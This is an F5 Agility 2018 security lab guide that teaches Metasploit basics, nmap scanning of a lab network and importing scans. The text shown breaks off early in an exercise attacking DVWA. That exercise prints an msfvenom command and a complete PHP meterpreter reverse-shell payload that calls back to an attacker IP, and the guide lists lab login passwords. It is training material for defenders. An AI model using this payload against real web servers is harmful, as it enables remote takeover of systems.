Agility 2018 Hands-on Lab Guide

Contents:

1

Getting Started

Please follow the instructions provided by the instructor to start your lab and access your jump host.

Note: All work for this lab will be performed exclusively from the Windows jumphost. No installation or interaction with your local system is required.

2


Class 2: ASM 280 - Pwn like a Hacker; Protect like a Pro

This class covers the following topics:

- Metaploit Overview
- Useful tools
- Capture the Flag Challenge

Expected time to complete: **3 hours**

2.1 Class Environment:



2.1.1 Getting Started

Please follow the instructions provided by the instructor to start your lab and access your jump host.

Note: All work for this lab will be performed exclusively from the Windows jumphost. No installation or interaction with your local system is required.

Accessing the Class Resources

The class is running in a self-contained virtual/cloud environment. To access the resources a Windows 7 Jumpbox has been provided for the Student to RDP to and then access the required devices. You will be provided with an IP address of the Windows 7 Jumpbox when needed. (Username: external_user / Password: 401elliottW!) You will also be provided the external IP address of the Kali Linux server which you will need for one of the labs.

Network Resources

	IP Address	Network	URL
Win 7 Client	10.1.10.90	External	
Win 7 Client	10.1.1.90	Management	
KALI Linux	10.1.10.240	External	
F5 BIG-IP	10.1.10.245	External	
F5 BIG-IP	10.1.1.245	Management	
F5 BIG-IP	10.1.20.245	Internal	
Taxi App (unprotected)	10.1.10.131	External	http://taxiapp-unprotected.f5lab.biz
Taxi App (protected)	10.1.10.132	External	http://taxiapp.f5lab.biz
Hackazon (unprotected)	10.1.10.120	External	https://webstore-unprotected.f5lab.biz
Hackazon (protected)	10.1.10.115	External	http://webstore.f5lab.biz
DVWA	10.1.10.35	External	https://dvwa.f5lab.biz
HR Site	10.1.10.101	External	https://hr.f5lab.biz
Intranet Site	10.1.10.102	External	https://accounts.f5lab.biz
Struts2 (unprotected)	10.1.10.50	External	https://struts2.f5lab.biz
Struts2 (protected)	10.1.10.51	External	https://struts2-protected.f5lab.biz

2.1.2 Metasploit Overview

Metasploit is more than just a 'tool', it was envisioned as a Framework where tools, exploits, payloads and other hacker-related things would be able to exist, allowing a penetration tester/hacker/researcher to focus on what they wanted to do instead of having to cobble together many different scripts.

Metasploit has been growing in size since its first release in 2003, first built by a man named HD Moore using some basic perl scripts. Metasploit 2.0 was released in October 2004, by Moore and a larger team and has been expanding ever since with contributions from the larger hacker-centric community.

Metasploit is essentially a console where many different modules work together to allow a pentester to set common components up and then execute code against potentially vulnerable targets.

The exploits within Metasploit are many and varied – you can attack anything from a Mainframe to a Smartphone with a few simple commands. And the exploits and payloads within Metasploit are configurable and can be updated whenever there are newly released vulnerabilities.

Exercise 1: Scanning the Network


MSFconsole


MSFconsole is a command line interface to access the modules of Metasploit. It is the most commonly used component of Metasploit and quite likely where you'd spend most of your time for testing vulnerabilities. The only possible downside is that you need to be 'on' the Metasploit computer itself - either via ssh or logged in locally.

To access MSFconsole, do the following:

1. Open a Remote Desktop session to the Win 7 Client
2. Launch the PuTTy SSH client application
3. Use the preset configuration *kali-box-ssh* by double-clicking it in the *Saved Sessions* list (or enter *10.1.10.240* in the *Host Name* field
4. Log in with the following credentials:

Username	**Password**
root	*401elliottW!*


PuTTY Configuration
Category:
Session
Logging
Terminal
Keyboard
Bell
Features
Window
Appearance
Behaviour
Translation
Selection
Colours
Connection
Data
Proxy
Telnet
Rlogin
SSH
Serial
Basic options for your PuTTY session
Specify the destination you want to connect to
Host Name (or IP address)
Port
10.1.10.240
22
Connection type:
Raw
Telnet
Rlogin
SSH
Serial
Load, save or delete a stored session
Saved Sessions
kali-box-ssh
Default Settings
10.128.1.252
BIGIP_A
kali-box-ssh
Load
Save
Delete
Close window on exit:
Always
Never
Only on clean exit
About
Open
Cancel



Intelligence Gathering

When a hacker wants to infiltrate your network, they start with gathering Intel. There are many tools which can search for and identify devices and applications on the network. Some are larger tools such as nmap (discussed below), Nessus from Tenable (www.tenable.com), Nexpose from Rapid7 (https://www.rapid7.com/free-tools/) or even fing (https://www.fing.io/) which runs on your Smartphone!

nmap

Before starting an attack, a hacker will probe for applications running within the network. nmap is a freeware tool which can be used to probe a subnet or a specific IP address to ports as well as attempt to classify what the application on the port is.

Execute nmap against the DMZ network to see if there are any 'interesting' computers we can see. From the ssh connection to the Kali linux server, run the following command:

nmap -Pn -sS -A -oX /tmp/nmap.xml 10.1.10.0/24

This will initiate a scan which should take up to 10 minutes to complete. The output will be stored in an XML file that we will import into Metasploit.

Sample output:

```
Starting Nmap 7.49BETA4 ( https://nmap.org ) at 2017-06-26 14:32 EDT
Nmap scan report for 10.1.10.1
Host is up (0.0015s latency).
All 1000 scanned ports on 10.1.10.1 are filtered
MAC Address: 2C:C2:60:FF:00:01 (Ravello Systems)
Too many fingerprints match this host to give specific OS details
```

```
Network Distance: 1 hop

TRACEROUTE
HOP RTT ADDRESS
1 1.47 ms 10.1.10.1

Nmap scan report for 10.1.10.14
Host is up (0.0012s latency).
Not shown: 999 closed ports
PORT STATE SERVICE VERSION
80/tcp open http?
MAC Address: 2C:C2:60:4E:15:D2 (Ravello Systems)
No exact OS matches for host (If you know what OS is running on it, see
https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=6.49BETA4%E=4%D=6/26%OT=80%CT=1%CU=31425%PV=Y%DS=1%DC=D%G=Y%M=2CC
OS:260%TM=5951553A%P=x86\_64-pc-linux-gnu)SEQ(SP=FC%GCD=1%ISR=10D%TI=RD%CI=R
OS:I%TS=A)OPS(O1=M5B4NNT11SLL%O2=M5B4NNT11SLL%O3=M5B4NNT11%O4=M5B4NNT11SLL%
OS:O5=M5B4NNT11SLL%O6=M5B4NNT11SLL)WIN(W1=111C%W2=1068%W3=780%W4=648%W5=648
OS:%W6=31B)ECN(R=Y%DF=Y%T=FF%W=111C%O=M5B4SLL%CC=N%Q=)T1(R=Y%DF=Y%T=FF%S=O%
OS:A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=FF%W=0%S=A%A=S%F=AR%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=FF%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=FF%W=0%
OS:S=A%A=S%F=AR%O=%RD=0%Q=)T7(R=N)U1(R=Y%DF=Y%T=FF%IPL=38%UN=0%RIPL=G%RID=G
OS:%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=Y%T=FF%CD=S)

***... snip ...***

OS and Service detection performed. Please report any incorrect results
at https://nmap.org/submit/ .

Nmap done: 256 IP addresses (18 hosts up) scanned in 515.89 seconds
```

Open a New ssh session to the Kali server while the nmap command runs.

Metasploit uses a database to store many of the items you'll be using as well as the data from searches such as the one running in your nmap session. To ensure that the database is running, run the following from the command line:

service postgresql start

This will ensure that postgresql is running. You can also check the status:

```
# service postgresql status

postgresql.service - PostgreSQL RDBMS
Loaded: loaded (/lib/systemd/system/postgresql.service; enabled)
Active: active (exited) since Tue 2017-07-04 10:59:07 EDT; 31min ago
Process: 779 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
Main PID: 779 (code=exited, status=0/SUCCESS)
CGroup: /system.slice/postgresql.service
```

Run msfconsole:

 # msfconsole

The first time you run *msfconsole* there can be a slight delay as indices are updated.

Your output will vary on each run - since this is the free version - but the final lines should look similar to the following:

```
=[ metasploit v4.14.5-dev ]
+ -- --=[ 1639 exploits - 945 auxiliary - 286 post ]
+ -- --=[ 473 payloads - 40 encoders - 9 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

You're now in MSFconsole and you can investigate some of the commands available to you.

msf > help <command>

For example you can see the possible switches for the connect command:

```
msf > help connect

Usage: connect [options] <host> <port>

Communicate with a host, similar to interacting via netcat, taking
advantage of any configured session pivoting.

OPTIONS:

-C Try to use CRLF for EOL sequence.
-P <opt> Specify source port.
-S <opt> Specify source address.
-c <opt> Specify which Comm to use.
-h Help banner.
-i <opt> Send the contents of a file.
-p <opt> List of proxies to use.
-s Connect with SSL.
-u Switch to a UDP socket.
-w <opt> Specify connect timeout.
-z Just try to connect, then return.

msf >
```

We will spend time in Metasploit investigating some of the commands later, but for now here are some of the interesting commands. You can type *help <command>* for some information on each of these.

options

Options are like command line flags for your exploits and modules. You'll use this all the time. Use *show options* to see what has been set for your current exploit/module.

advanced

I know you're reading this and saying, "I'm just starting!" but *advanced* gives you access to debugging and other helpful information while you're testing vulnerabilities and you'll use this command often.

For items listed in *options* and *advanced* you can use:

set or unset

These commands operation on the flags shown in *options* and *advanced*. You can set the flags or if you want to set it back to the default/blank value you can unset it.

info

Like *options* and *advanced*, this displays all of your current settings.

workspace

You can create different areas to work in, each with their own settings and defaults. These are known as workspaces. When you're testing different vulnerabilities setting each in their own workspace can be helpful and a real time saver.

reload_all

reload_all is useful when you add new modules or exploits to Metasploit and want to import them into the database.

jobs

You can push jobs into the background within the msfconsole environment and this will show you active running jobs and allow you to push or pull them to the foreground or background.

db_import

This command takes an XML file of a scan and will bring it into the Metasploit database.

Exit out of Metasploit after you have spent some time looking around.

msf > exit

You're now a Hacker!

Importing nmap scan results

Once the nmap process has completed in the first shell, you can return to Metasploit and import the data.

Return to Metasploit

```
# msfconsole
mfs > db_import /tmp/nmap.xml

[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.7.2'
[*] Importing host 10.1.10.14
[*] Importing host 10.1.10.35
[*] Importing host 10.1.10.50
[*] Importing host 10.1.10.51
[*] Importing host 10.1.10.55
[*] Importing host 10.1.10.59
[*] Importing host 10.1.10.90
[*] Importing host 10.1.10.101
[*] Importing host 10.1.10.102
[*] Importing host 10.1.10.115
[*] Importing host 10.1.10.120
```

```
[*] Importing host 10.1.10.125
[*] Importing host 10.1.10.131
[*] Importing host 10.1.10.132
[*] Importing host 10.1.10.195
[*] Importing host 10.1.10.240
[*] Successfully imported /tmp/nmap.xml
```

Now you can view the hosts where were located by nmap:

msf > hosts -c address,name,os_name,purpose

hosts

The *hosts* command will show the list of targets that are available for exploiting. The XML file we have imported will also show more than just the IP address. nmap is able to determine the kind of host that was scanned. Here you can see that it has seen the VIPs as 'TMOS' and knows that they're an F5 virtual server based on the signature of the connection. Where possible, it has done a reverse DNS lookup and you can see what has been found in the local hosts file.

To see what services are available to connect to, enter the *services* command:

msf > services

services

This is where things get very interesting! nmap has determined the ports and accessible items for each of the hosts. Now it's possible to do some investigation and access/attach to the ports of interest.

```
Services
========

host port proto name state info
---- ---- ----- ---- ----- ----

10.1.10.14 80 tcp http open
10.1.10.35 80 tcp http-proxy open F5 BIG-IP load balancer http proxy
10.1.10.35 443 tcp ssl/http open Apache httpd 2.4.7 (Ubuntu)
PHP/5.5.9-1ubuntu4.21 OpenSSL/1.0.1f
10.1.10.50 80 tcp http-proxy open F5 BIG-IP load balancer http proxy
10.1.10.50 443 tcp ssl/http open Apache Tomcat/Coyote JSP engine 1.1
10.1.10.51 80 tcp http-proxy open F5 BIG-IP load balancer http proxy
10.1.10.51 443 tcp ssl/https open
10.1.10.55 80 tcp http-proxy open F5 BIG-IP load balancer http proxy
10.1.10.55 443 tcp ssl/http open Apache httpd 2.4.7 (Ubuntu)
PHP/5.5.9-1ubuntu4.21 OpenSSL/1.0.1f
10.1.10.59 3389 tcp ms-wbt-server open
10.1.10.90 135 tcp msrpc open Microsoft Windows RPC
10.1.10.90 139 tcp netbios-ssn open Microsoft Windows 98 netbios-ssn
10.1.10.90 445 tcp microsoft-ds open primary domain: WORKGROUP
10.1.10.90 3389 tcp ms-wbt-server open Microsoft Terminal Service
10.1.10.90 49152 tcp msrpc open Microsoft Windows RPC
10.1.10.90 49153 tcp msrpc open Microsoft Windows RPC
10.1.10.90 49154 tcp msrpc open Microsoft Windows RPC
10.1.10.90 49155 tcp msrpc open Microsoft Windows RPC
10.1.10.90 49156 tcp msrpc open Microsoft Windows RPC
10.1.10.90 49157 tcp msrpc open Microsoft Windows RPC
```

```
10.1.10.101 81 tcp http-proxy open F5 BIG-IP load balancer http proxy
10.1.10.101 443 tcp ssl/https open
10.1.10.102 80 tcp http-proxy open F5 BIG-IP load balancer http proxy
10.1.10.102 443 tcp ssl/https open
10.1.10.115 80 tcp http-proxy open F5 BIG-IP load balancer http proxy
10.1.10.115 443 tcp ssl/https open
10.1.10.120 80 tcp http-proxy open F5 BIG-IP load balancer http proxy
10.1.10.120 443 tcp ssl/http open Apache httpd 2.4.7 (Ubuntu)
PHP/5.5.9-1ubuntu4.21 OpenSSL/1.0.1f
10.1.10.125 443 tcp ssl/http open Apache httpd 2.4.7 (Ubuntu)
PHP/5.5.9-1ubuntu4.21 OpenSSL/1.0.1f
10.1.10.131 80 tcp http open nginx 1.10.0 Ubuntu
10.1.10.132 80 tcp http open
10.1.10.195 3389 tcp ms-wbt-server open Microsoft Terminal Service
10.1.10.240 22 tcp ssh open OpenSSH 6.7p1 Debian 5 protocol 2.0
10.1.10.240 111 tcp rpcbind open 2-4 RPC #100000
```

Exercise 2: Exploiting a Web Server

This exploit uses some of the basic functions of the DVWA web site to demonstrate how to hack through the site itself. A hacker would use this as a means of circumventing your perimeter to gain access to your applications, servers, and data.

We will start by creating a pre-canned piece of PHP code that we will upload to the web server through the upload function on DVWA. For this exercise you will need to locate the external IP for your Kali server. This IP is generated dynamically for each student but we have written a script and an iRule on the CTF server to return the IP address you'll need.


On the Kali server, run the following:

```
$ msfvenom -p php/meterpreter/reverse_tcp lport=4444 -f raw lhost=`curl -k https://
↪ctf.f5lab.biz/whatismyip`
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    14  100    14    0     0    492      0 --:--:-- --:--:-- --:--:--   518

No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
No Arch selected, selecting Arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 950 bytes

/*<?php /**/ error_reporting(0); $ip = '<YOUR-IP>'; $port = 4444; if
(($f = 'stream_socket_client') && is_callable($f)) { $s =
$f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } elseif (($f =
'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type =
'stream'; } elseif (($f = 'socket_create') && is_callable($f)) { $s =
$f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip,
$port); if (!$res) { die(); } $s_type = 'socket'; } else { die('no
socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) {
case 'stream': $len = fread($s, 4); break; case 'socket': $len =
socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen",
$len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch
($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break;
case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } }
$GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type;
eval($b); die();
```


Highlight the section of code that was generated from the */*<?php* to the end *die();*

Open a *Command Prompt* on the Windows PC. In the command prompt type:

```
cd Desktop
notepad hackdvwa.php
```



